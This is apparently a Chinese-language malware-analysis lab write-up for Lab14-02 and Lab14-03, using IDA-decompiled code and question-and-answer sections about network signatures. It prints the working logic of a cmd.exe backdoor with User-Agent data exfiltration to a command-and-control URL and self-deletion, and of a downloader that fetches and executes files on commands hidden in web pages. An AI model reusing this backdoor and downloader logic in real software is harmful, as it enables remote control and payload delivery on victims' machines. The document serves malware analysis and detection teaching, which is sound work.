  HANDLE CurrentProcess; // eax
  HANDLE CurrentThread; // eax
  HANDLE v3; // eax
  HANDLE v4; // eax
  SHELLEXECUTEINFOA pExecInfo; // [esp+10h] [ebp-348h] BYREF
  CHAR Filename[260]; // [esp+4Ch] [ebp-30Ch] BYREF
  CHAR String1[260]; // [esp+150h] [ebp-208h] BYREF
  CHAR Buffer[260]; // [esp+254h] [ebp-104h] BYREF

  if ( GetModuleFileNameA(0, Filename, 0x104u)
    && GetShortPathNameA(Filename, Filename, 0x104u)
    && GetEnvironmentVariableA("COMSPEC", Buffer, 0x104u) )
  {
    lstrcpyA(String1, "/c del ");
    lstrcatA(String1, Filename);
    lstrcatA(String1, " > nul");
    pExecInfo.hwnd = 0;
    pExecInfo.lpDirectory = 0;
    pExecInfo.nShow = 0;
    pExecInfo.cbSize = 60;
    pExecInfo.lpVerb = "Open";
    pExecInfo.lpFile = Buffer;
    pExecInfo.lpParameters = String1;
    pExecInfo.fMask = 64;
    CurrentProcess = GetCurrentProcess();
    SetPriorityClass(CurrentProcess, 0x100u);
    CurrentThread = GetCurrentThread();
```

```
    SetThreadPriority(CurrentThread, 15);
    if ( ShellExecuteExA(&pExecInfo) )
    {
      SetPriorityClass(pExecInfo.hProcess, 0x40u);
      SetProcessPriorityBoost(pExecInfo.hProcess, 1);
      SHChangeNotify(4, 1u, Filename, 0);
      return 1;
    }
    v3 = GetCurrentProcess();
    SetPriorityClass(v3, 0x20u);
    v4 = GetCurrentThread();
    SetThreadPriority(v4, 0);
  }
  return 0;
}
```

- **功能**：删除程序自身。
- **分析**：
  - **自删除**：构建命令行删除自身的文件，并使用 `ShellExecuteExA` 执行。
  - **优先级调整**：调整进程和线程的优先级，以确保删除命令执行。

查看 `sub_401000` 函数：

```
int __cdecl sub_401000(unsigned __int8 *a1, _BYTE *a2)
{
  unsigned __int8 *v2; // ebp
  unsigned __int8 v3; // dl
  _BYTE *v4; // esi
  unsigned __int8 v5; // al
  unsigned __int8 v6; // cl
  unsigned __int8 v7; // al
  char v8; // cl
  int result; // eax

  v2 = a1;
  v3 = *a1;
  if ( *a1 )
  {
    v4 = a2;
    while ( 1 )
    {
      if ( strlen((const char *)v2) < 3 )
      {
        if ( strlen((const char *)v2) == 1 )
        {
```

```
          ++v2;
          *v4 = byte_403010[v3 >> 2];
          v4[1] = byte_403010[(unsigned __int8)(16 * (v3 & 3))];
          v4[2] = 61;
          v4[3] = 61;
LABEL_9:
          v4 += 4;
          goto LABEL_10;
        }
        if ( strlen((const char *)v2) == 2 )
        {
          v7 = v2[1];
          *v4 = byte_403010[v3 >> 2];
          v4[1] = byte_403010[(unsigned __int8)((v7 >> 4) | (16 * (v3 &
3)))];
          v2 += 2;
          v8 = byte_403010[(unsigned __int8)(4 * (v7 & 0xF))];
          v4[3] = 61;
          v4[2] = v8;
          goto LABEL_9;
        }
      }
      else
      {
        v5 = v2[1];
        v6 = v2[2];
        v2 += 3;
        *v4 = byte_403010[v3 >> 2];
        v4[1] = byte_403010[(unsigned __int8)((v5 >> 4) | (16 * (v3 &
3)))];
        v4 += 4;
        *(v4 - 2) = byte_403010[(unsigned __int8)((v6 >> 6) | (4 * (v5 &
0xF)))];
        *(v4 - 1) = byte_403010[v6 & 0x3F];
      }
LABEL_10:
      v3 = *v2;
      if ( !*v2 )
      {
        *v4 = 0;
        return 1;
      }
    }
  }
  result = 1;
  *a2 = 0;
```

```
  return result;
}
```

- **功能**：自定义Base64编码。
- **分析**：
  - **Base64编码**：使用自定义的字母表对数据进行Base64编码。
  - **填充处理**：根据数据长度添加适当的填充字符。

查看`sub_401750`函数：

```
int __cdecl sub_401750(int a1, LPCSTR lpszUrl)
{
  _BYTE *v2; // edx
  void *v3; // esi
  int result; // eax

  v2 = operator new(0x32Du);
  memset(v2, 0, 0x32Cu);
  v2[812] = 0;
  strcat(v2, "(!<");
  strcat(v2, (const char *)a1);
  v3 = InternetOpenA(v2, 0, 0, 0, 0);
  result = (int)InternetOpenUrlA(v3, lpszUrl, 0, 0, 0x80000000, 0);
  if ( result )
  {
    InternetCloseHandle((HINTERNET)result);
    InternetCloseHandle(v3);
    return 1;
  }
  return result;
}
```

- **功能**：通过HTTP发送数据。
- **分析**：
  - **HTTP请求**：使用`InternetOpenA`和`InternetOpenUrlA`发送HTTP请求，包含编码数据。
  - **User-Agent滥用**：滥用HTTP的User-Agent字段，用于传递数据。

查看`sub_401800`函数：

```
HINTERNET __cdecl sub_401800(LPCSTR lpszUrl)
{
  void *v1; // ebp
  HINTERNET result; // eax
```

```
  void *v3; // ebx
  void *v4; // esi
  DWORD dwNumberOfBytesRead; // [esp+8h] [ebp-4h] BYREF

  v1 = InternetOpenA("Internet Surf", 0, 0, 0, 0);
  result = InternetOpenUrlA(v1, lpszUrl, 0, 0, 0x80000000, 0);
  v3 = result;
  if ( result )
  {
    v4 = operator new(0x100u);
    memset(v4, 0, 0x100u);
    dwNumberOfBytesRead = 0;
    InternetReadFile(v3, v4, 0xFFu, &dwNumberOfBytesRead);
    InternetCloseHandle(v3);
    InternetCloseHandle(v1);
    return v4;
  }
  return result;
}
```

- **功能**：通过HTTP接收数据。
- **分析**：
  - **HTTP请求**：使用 `InternetOpenA` 和 `InternetOpenUrlA` 接收HTTP请求。
  - **数据读取**：从HTTP响应中读取数据，预期为服务器指令。

总之，*这个恶意代码是一个精心设计的后门程序，其主要功能是通过创建管道与* `cmd.exe` *的子进程通信，从而允许远程攻击者执行命令并接收输出。在* `WinMain` *函数中，程序首先设置了管道来与* `cmd.exe` *的子进程进行双向通信。接着，它创建了两个关键线程：* `StartAddress` *和* `sub_4015C0`*。* `StartAddress` *负责从管道读取数据（即* `cmd.exe` *的输出），然后使用自定义的Base64编码（实现于* `sub_401000` *函数）对数据进行编码，最后通过* `sub_401750` *函数发送到一个硬编码的URL，这个URL存储在PE文件的字符串资源节中，提供了攻击者在不重新编译恶意代码的情况下改变命令与控制服务器的能力。而* `sub_4015C0` *负责从同一个URL接收命令，这些命令未经编码，然后将其写入管道以供* `cmd.exe` *执行。*

值得注意的是，*该恶意代码使用了WinINet库进行网络通信，这使得一些元素如cookies和缓存由操作系统处理，但也意味着它必须使用硬编码的User-Agent字段，这可能成为检测的一个点。此外，恶意代码的编码方案虽然基于Base64，但使用了自定义字母表，这使得标准Base64解码工具无法解码其通信内容。程序设计上的一个缺点是，虽然它对传出信息（即从受害者机器发出的数据）进行了编码，但传入的命令（即从控制服务器接收的指令）并未进行编码，这可能使得网络防御系统能够检测到异常流量。最后，程序包含自删除功能，通过* `sub_401880` *实现，这表明该恶意代码可能被设计为一次性使用，以减少被发现的风险。整体来看，这个恶意代码展示了高度的隐蔽性和灵活性，使其成为一个危险且难以检测的网络威胁。*

至此分析完毕。

- **Q1：恶意代码编写时直接使用IP 地址的好处和坏处各是什么？**

攻击者可能会发现静态 IP 地址比域名更难管理。使用 DNS 允许攻击者将他的系统部署到任意一台计算机上，仅仅改变 DNS 地址就可以动态地重定向他的尸主机。对于这两种类型的基础设施，防御者有不同选项来部署防御系统。但是由于同样的原因，IP 地址比域名更难处理。这个事实会让攻击者选择静态IP 地址，而不是域名。

- **Q2：这个恶意代码使用哪些网络库?使用这些库的好处和坏处是什么？**

恶意代码使用了 WinINet 库。这些库的缺点之一就是需要提供一个硬编码的 User-Agent 字段，另外，如果需要的话，它还要硬编码可选的头部。相比于 Winsock API，WinINet 库的一个优点是对于一些元素，比如cookie 和缓存，可以由操作系统提供。

- **Q3：恶意代码信令中URL的信息源是什么?这个信息源提供了哪些优势？**

PE 文件中的字符串资源节包含一个用于命令和控制的 URL。在不重新编译恶意代码的情况下,可以让攻击者使用资源节来部署多个后门程序到多个命令与控制服务器位置。

- **Q4：恶意代码利用了 HTTP 协议的哪个方面，来完成它的目的？**

攻击者滥用 HTTP 的User-Agent 域，它应该包含应用程序的信息。恶意代码创建了一个线程，来对这个域传出信息进行编码，以及另一个线程，使用静态域表示它是通道的“接收”端。

- **Q5：在恶意代码的初始信令中传输的是哪种信息？**

初始的信令是一个编码后的 shell 命令行提示

- **Q6：这个恶意代码通信信道的设计存在什么缺点？**

尽管攻击者对传出信息进行编码，但他并不对传入命令进行编码。此外，由于服务器必须通过User-Agent 域的静态元素，来区分通信信道的两端，所以服务器的依赖关系十分明显，可以将它作为特征生成的目标元素。

- **Q7：恶意代码的编码方案是标准的吗？**

编码方案是Base64，但是使用一个自定义的字母.

- **Q8：通信是如何被终止的？**

使用关键字exit 来终止通信。退出时恶意代码会试图删除自己。


- **Q9：这个恶意代码的目的是什么?在攻击者的工具中，它可能会起到什么作用？**

这个恶意代码是一个小且简单的后门程序。它的唯一目的是给远端的攻击者提供一个 shell 命令接口，而通过查看出站 shell 命令活动的常见网络特征不能监测到它。基于它尝试删除自己这个事实，我们推断这个特殊的恶意代码可能是攻击者工具包中的一个一次性组件。


3.3 Lab14-03.exe


- **静态分析**

使用exeinfoPE查看加壳：



我们打开`Pestudio`进行**基本静态分析**，查看其**导入表和字符串**：






`User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)`是请求头中的**用户代理**，表明这个恶意代码使用了**浏览器请求**，似乎是向`http://www.practicalmalwareanalysis.com/start.htm`发起的。

`C:\autobat.exe`和`InternetReadFile`表明恶意代码**极有可能从网址上下载了文件并存入本地**。


- **动态分析**

同样运行恶意代码，发现其存在如下请求：



- **IDA分析**

接下来打开IDA对其进行分析：



同样有若干个函数，我们依次分析。

查看`sub_401000`函数：

```
1  int __cdecl sub_401000(char *a1, char *Source, char *Destination)
2  {
3    char *v4; // [esp+0h] [ebp-D0h]
4    char Str[200]; // [esp+4h] [ebp-CCh] BYREF
5    char *v6; // [esp+CCh] [ebp-4h]
6    char *v7; // [esp+D8h] [ebp+8h]
7
8    v7 = a1 + 1;
9    if ( v7[8] != 62 )
10     return 0;
11   if ( *v7 != 110 )
```

```
    return 0;
  if ( v7[5] != 105 )
    return 0;
  if ( v7[1] != 111 )
    return 0;
  if ( v7[4] != 114 )
    return 0;
  if ( v7[2] != 115 )
    return 0;
  if ( v7[6] != 112 )
    return 0;
  if ( v7[3] != 99 )
    return 0;
  if ( v7[7] != 116 )
    return 0;
  strcpy(Str, Source);
  v6 = strrchr(Str, 47);
  *v6 = 0;
  v6 = strstr(v7, Str);
  if ( !v6 )
    return 0;
  v6 += strlen(Str);
  v4 = strstr(v6, "96'");
  if ( !v4 )
    return 0;
  *v4 = 0;
  strcpy(Destination, v6);
  return 1;
}
```

- **功能**：检查并提取 `<noscript>` 标签中的命令。
- **分析**：函数检查输入字符串 `a1` 是否符合特定模式，即 `<noscript>` 标签的变体（通过字符比较验证）。如果匹配，它会提取并复制 `Source` 中的 URL，直到找到指定的分隔符 '96'。然后，将结果复制到 `Destination`。

查看 `sub_401147` 函数：

```
int __cdecl sub_401147(int a1, char *Str)
{
  int v3; // [esp+4h] [ebp-10h]
  char String[4]; // [esp+8h] [ebp-Ch] BYREF
  int v5; // [esp+Ch] [ebp-8h]
  char *v6; // [esp+10h] [ebp-4h]

  String[2] = 0;
  if ( (int)strlen(Str) % 2 )
```

```
    return 0;
  v6 = Str;
  v5 = 0;
  while ( strlen(v6) )
  {
    String[0] = *v6;
    String[1] = v6[1];
    v3 = atoi(String);
    *(_BYTE *)(v5 + a1) = byte_4070D8[v3];
    v6 += 2;
    ++v5;
  }
  *(_BYTE *)(v5 + a1) = 0;
  return 1;
}
```

- **功能**：解码自定义编码的命令参数。
- **分析**：这个函数接受一个字符串 `Str`，该字符串包含由两位数字表示的一系列编码字符。它将每对数字转换为单个字符，基于一个预定义的映射表 `byte_4070D8`。

查看`sub_4011F3`函数：

```
int __cdecl sub_4011F3(LPCSTR lpszUrl, char *Destination)
{
  char Buffer[512]; // [esp+0h] [ebp-620h] BYREF
  HINTERNET hFile; // [esp+200h] [ebp-420h]
  CHAR szHeaders[512]; // [esp+204h] [ebp-41Ch] BYREF
  char *i; // [esp+404h] [ebp-21Ch]
  HINTERNET hInternet; // [esp+408h] [ebp-218h]
  CHAR szAgent[512]; // [esp+40Ch] [ebp-214h] BYREF
  DWORD dwNumberOfBytesRead[2]; // [esp+60Ch] [ebp-14h] BYREF
  __int16 v10; // [esp+614h] [ebp-Ch]
  int v11; // [esp+618h] [ebp-8h]
  DWORD dwFlags; // [esp+61Ch] [ebp-4h]

  v10 = word_408034;
  memset(Buffer, 0, sizeof(Buffer));
  sprintf(
    szAgent,
    "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729)");
  sprintf(szHeaders, "Accept: */*\nAccept-Language: en-US\nUA-CPU: x86\nAccept-Encoding: gzip, deflate");
  hInternet = InternetOpenA(szAgent, 0, 0, 0, 0);
  dwFlags = 256;
  hFile = InternetOpenUrlA(hInternet, lpszUrl, szHeaders, 0xFFFFFFFF, 0x100u, 0);
```

```
  if ( hFile )
  {
    v11 = 0;
    do
    {
      if ( !InternetReadFile(hFile, Buffer, 0x800u, dwNumberOfBytesRead)
|| !dwNumberOfBytesRead[0] )
        break;
      for ( i = strstr(Buffer, "<no"); i; i = strstr(i + 1, "<no") )
      {
        if ( sub_401000(i, (char *)lpszUrl, Destination) )
        {
          v11 = 1;
          break;
        }
        dwNumberOfBytesRead[1] = (DWORD)(i + 1);
      }
    }
    while ( !v11 );
    InternetCloseHandle(hInternet);
    InternetCloseHandle(hFile);
    return v11;
  }
  else
  {
    InternetCloseHandle(hInternet);
    return 0;
  }
}
```

- **功能**：从特定URL下载内容，并从中提取命令。
- **分析**：函数使用WinINet库函数 `InternetOpenUrlA` 从 `lpszUrl` 指定的URL下载内容。它搜索 `<no` 开头的字符串，表明 `<noscript>` 标签，然后调用 `sub_401000` 从中提取可能的命令。

查看`sub_401372`函数：

```
int __cdecl sub_401372(char *Source)
{
  HANDLE hFile; // [esp+0h] [ebp-214h]
  DWORD NumberOfBytesWritten; // [esp+4h] [ebp-210h] BYREF
  int v4; // [esp+8h] [ebp-20Ch]
  BOOL v5; // [esp+Ch] [ebp-208h]
  DWORD nNumberOfBytesToWrite; // [esp+10h] [ebp-204h]
  char Buffer[512]; // [esp+14h] [ebp-200h] BYREF

  NumberOfBytesWritten = 0;
```

```
  v5 = 0;
  v4 = 0;
  strcpy(Buffer, Source);
  nNumberOfBytesToWrite = strlen(Buffer);
  hFile = CreateFileA("C:\\autobat.exe", 0x40000000u, 0, 0, 2u, 0x80u, 0);
  if ( hFile == (HANDLE)-1 )
    return v4;
  v5 = WriteFile(hFile, Buffer, nNumberOfBytesToWrite,
&NumberOfBytesWritten, 0);
  if ( v5 )
  {
    if ( NumberOfBytesWritten == nNumberOfBytesToWrite )
      v4 = 1;
  }
  CloseHandle(hFile);
  return v4;
}
```

- **功能**：下载文件并保存到指定位置。
- **分析**：此函数尝试打开或创建一个文件（"C:\autobat.exe"），并将 `Source` 中的内容写入该文件。

查看 `sub_401457` 函数：

```
BOOL __cdecl sub_401457(LPVOID lpBuffer, int a2)
{
  DWORD NumberOfBytesRead; // [esp+4h] [ebp-20Ch] BYREF
  HANDLE hFile; // [esp+8h] [ebp-208h]
  int v5; // [esp+Ch] [ebp-204h]
  char v6[509]; // [esp+10h] [ebp-200h] BYREF
  __int16 v7; // [esp+20Dh] [ebp-3h]
  char v8; // [esp+20Fh] [ebp-1h]

  NumberOfBytesRead = 0;
  memset(v6, 0, sizeof(v6));
  v7 = 0;
  v8 = 0;
  v5 = 0;
  hFile = CreateFileA("C:\\autobat.exe", 0x80000000, 1u, 0, 3u, 0x80u, 0);
  if ( hFile == (HANDLE)-1 )
    return sub_401372("http://www.practicalmalwareanalysis.com/start.htm")
&& sub_401457(lpBuffer, a2);
  if ( ReadFile(hFile, lpBuffer, a2 - 1, &NumberOfBytesRead, 0) )
  {
    if ( NumberOfBytesRead && NumberOfBytesRead <= 0x1FF )
    {
      v6[NumberOfBytesRead] = 0;
```

```
      v5 = 1;
    }
    CloseHandle(hFile);
    return v5;
  }
  else
  {
    CloseHandle(hFile);
    return 0;
  }
}
```

- **功能**：下载配置文件或者执行指定的下载操作。
- **分析**：函数首先尝试读取本地文件 "C:\autobat.exe"，如果失败，则调用 `sub_401372` 从指定URL下载文件。读取或下载成功后，它将内容存储在 `lpBuffer`。

查看`sub_401565`函数：

```
char __cdecl sub_401565(char *Str)
{
  struct _STARTUPINFOA StartupInfo; // [esp+0h] [ebp-458h] BYREF
  CHAR ApplicationName[512]; // [esp+48h] [ebp-410h] BYREF
  CHAR v5[512]; // [esp+248h] [ebp-210h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+448h] [ebp-10h] BYREF

  if ( sub_401147((int)v5, Str) )
  {
    if ( URLDownloadToCacheFileA(0, v5, ApplicationName, 0x200u, 0, 0) )
      return 0;
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    StartupInfo.cb = 68;
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    CreateProcessA(ApplicationName, 0, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
  }
  return 0;
}

```

- **功能**：解析并执行下载命令。
- **分析**：函数首先使用 `sub_401147` 解码命令参数 `Str`，然后使用 `URLDownloadToCacheFileA` 从解码的URL下载文件，并尝试通过 `CreateProcessA` 执行下载的文件。

查看`sub_401613`函数：

```
void __cdecl sub_401613(char *Buffer)
{
  int v1; // ecx
  int v2; // [esp+0h] [ebp-4h] BYREF

  v2 = v1;
  if ( sscanf(Buffer, "%lu", &v2) )
    Sleep(1000 * v2);
  else
    Sleep(0x4E20u);
}
```

- **功能**：执行休眠操作。
- **分析**：函数解析 `Buffer` 中的数字，并将其用作休眠时间（以秒为单位）。

查看`sub_401651`函数：

```
int __cdecl sub_401651(char *Str)
{
  int result; // eax
  char Source[4]; // [esp+0h] [ebp-200h] BYREF

  result = sub_401147((int)Source, Str);
  if ( result )
    return sub_401372(Source);
  return result;
}
```

- **功能**：处理redirect命令。
- **分析**：使用 `sub_401147` 解码命令参数 `Str`，然后调用 `sub_401372` 将解码后的内容写入本地文件。

查看`sub_401684`函数：

```
int __cdecl sub_401684(char *String, int a2)
{
  char *v3; // [esp+4h] [ebp-10h]
  char *Str; // [esp+8h] [ebp-Ch]
  char Delimiter[2]; // [esp+Ch] [ebp-8h] BYREF
  int v6; // [esp+10h] [ebp-4h]

  v6 = 0;
  strcpy(Delimiter, "/");
  v3 = strtok(String, Delimiter);
  Str = strtok(0, Delimiter);
  switch ( *v3 )
  {
```

```
    case 'd':
      sub_401565(Str);
      break;
    case 'n':
      v6 = 1;
      break;
    case 'r':
      sub_401651(Str);
      *(_DWORD *)a2 = 1;
      break;
    case 's':
      sub_401613(Str);
      break;
    default:
      return v6;
  }
  return v6;
}
```

- **功能**：解析并执行命令。
- **分析**：函数根据命令字符串 `String` 的第一个字符执行相应的操作，包括下载（'d'）、退出（'n'）、重定向（'r'）和休眠（'s'）。

查看`WinMain`函数：

```
int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
{
  CHAR szUrl[512]; // [esp+0h] [ebp-408h] BYREF
  int v6; // [esp+200h] [ebp-208h] BYREF
  char Destination[512]; // [esp+204h] [ebp-204h] BYREF
  int v8; // [esp+404h] [ebp-4h]

  v8 = 0;
  v6 = 1;
  do
  {
    if ( v6 )
    {
      memset(szUrl, 0, sizeof(szUrl));
      v8 = sub_401457(szUrl, 512) == 0;
    }
    if ( !v8 && sub_4011F3(szUrl, Destination) )
      v8 = sub_401684(Destination, (int)&v6);
    Sleep(0x4E20u);
  }
  while ( !v8 );
```

```
22      return 0;
23  }
```

- **功能**：程序的主入口点，循环检查并执行命令。
- **详细分析:**
    1. **配置文件检查**：首先检查是否有新的配置文件需要下载。这是通过 `sub_401457` 函数完成的，它尝试读取本地配置文件，如果失败，则尝试从预设的URL下载新的配置文件。
    2. **命令提取**：通过 `sub_4011F3` 从下载的页面中提取命令。这个函数读取HTTP响应内容，寻找 `<noscript>` 标签，并从中提取命令。
    3. **命令执行**：提取的命令传递给 `sub_401684`，该函数根据命令的第一个字符来确定要执行的操作。命令可能包括下载并执行新文件（`sub_401565`）、休眠（`sub_401613`）、重定向（修改配置文件，`sub_401651`）或退出（`n` 字符）。
    4. **循环操作**：这些步骤在一个循环中执行，除非遇到退出命令。在每次迭代后，程序休眠一段时间（这里是0x4E20微秒，即20秒），然后重新开始循环。

整体上看，这个恶意软件通过不断检查并下载配置文件来获取命令，这些命令被隐藏在看似合法的Web页面中的 `<noscript>` 标签里。它能够根据从这些页面中提取的命令执行各种操作，如下载并执行新的恶意软件、修改自己的配置文件、休眠以避免检测，或者完全退出。这种设计使得恶意软件能够动态地接收和执行来自攻击者的指令，同时难以被传统的网络监控工具检测到。通过使用非标准的编码方法和隐藏命令的策略，它提高了其隐蔽性和灵活性，使得检测和防御变得更加困难。

至此分析完毕。

- **Q1：在初始信令中硬编码元素是什么?什么元素能够用于创建一个好的网络特征?**

硬编码的头部包括 Accept、Accept-Language、UA-CPU、Accept-Encoding 和 User-Agent. 恶意代码错误地添加了一个额外的 User-Agent，在实际的 User-Agent 中，会导致重复字符串:User-Agent:User-Agent: Mozilla..针对完整的User-Agent头部 (包括重复字符串)，可以构造一个有效的检测特征。

- **Q2：初始信令中的什么元素可能不利于可持久使用的网络特征?**

当且仅当配置文件不可用时，域名和URL 路径都会采用硬编码。这个硬编码的 URL应该与所有配置文件一起构造特征。然而，以硬编码组件为检测目标，比结合硬编码组件与动态 URL 链接,检测效果可能会更好。因为使用的 URL 存储在配置文件中，并且随着命令而改变，所以它是临时的。

- **Q3：恶意代码是如何获得命令的?本章中的什么例子用了类似的方法?这种技术的优点是什么?**

恶意代码从 Web 页面上 noscript 标签中的某些特定组件来获得命令，这与本章中提到的注释域例子类似。使用这种技术，恶意代码可以向一个合法的网页发出信令，并且接收合法内容，这使防御者区分恶意流量与合法流量变得更加困难。

- **Q4：当恶意代码接收到输入时，在输入上执行什么检查可以决定它是否是一个有用的命令？攻击者如何隐藏恶意代码正在寻找的命令列表？**

要将内容解析为命令，必须包含被完整 URL(包括 htp://)跟随的初始 noscript 标签，此URI包含的域名与原始网页请求的域名相同。此 URL 路径必须以96结尾。域名和 96(其中被截断)之间的两部分组成了命令和参数(如/command/1213141516 类似的形式)。命令的第一个字母必须与提供命令相对应，在合适的时候，参数必须翻译成给定的命令中有意义的参数。恶意代码编写者限制了可以提供有关恶意代码功能线索的字符串列表。当搜索noscript标签时，恶意代码搜索了<no，接着用独立不规则的字符比较操作来确定noscript标签。恶意代码也复用了域名所使用的缓冲区，来检查命令的内容。此外对96'的字符串搜索只有三个字符，另外唯一的单字符串搜索是字符/。当匹配命令时，仅仅考虑第一个字符，所以攻击者可能会在Web响应中提供soft或者seller，而实际上给恶意代码下达的是休眠的命令。流量分析可能确认攻击者在使用单词soft发送一个命令给恶意代码，而这可能会误导分析者在特征中使用完整单词。攻击者在不修改恶意代码的情况下，就可以无限制地使用seller或者任意以s开头的单词。

- **Q5：什么类型的编码用于命令参数?它与 Base64 编码有什么不同?它提供的优点和缺点各是什么?**

sleep 命令没有编码，而数字表示休眠的秒数。在其中的两条命令中，参数使用的是自定义编码，虽然简单但不是 Base64 编码。参数由偶数个数字来进行表示(一旦尾部的 96 被删除)每组两个数字代表的原始数字是数组/abcdefghijklmnopqrstuvwxyz0123456789:.的索引。这些参数仅用于 URL 间的通信，所以没有必要用到大写字符。这种编码方案的好处是:它不是标准算法，所以要理解它的内容，需要逆向工程分析它。缺点是很简单:在字符串输出中它可能被识别为可疑，因为URL 总是以相同方式开头，这是一个一致性的模式。

- **Q6：这个恶意代码会接收哪些命令?**

恶意代码命令包括 quit、download、sleep 和 redirect。quit 命令就是简单退出程序，download 命令是下载并且运行可执行文件，不过与以前的实验不同，这里攻击者可以指定 URI 下载。redirect 命令修改了恶意代码使用的配置文件，因此导致了一个新的信令URL。

- **Q7：这个恶意代码的目的是什么?**

这个恶意代码本质上就是一个下载器。它有一些重要的优点，例如基于 Web 的控制，在确认为恶意域名并关闭后很容易做出调整。

- **Q8：本章介绍了用独立的特征，来针对不同位置代码的想法，以增加网络特征的鲁棒性。那么在这个恶意代码中，可以针对哪些区段的代码，或是配置文件，来提取网络特征?**

恶意代码行为中某些特殊元素可能作为独立的检测目标，如下所示:

1. 与静态定义的域名和路径，以及动态发现的URL中相似信息有关的特征。
2. 与信令中静态组件有关的特征。
3. 能够识别命令初始请求的特征。
4. 能够识别命令与参数对特定属性的特征

- **Q9：什么样的网络特征集应该被用于检测恶意代码?**

和Lab14-02.exe类似，我们可以**使用两条正则表达式来创建Snort检测规则**：

第一个目标:

```
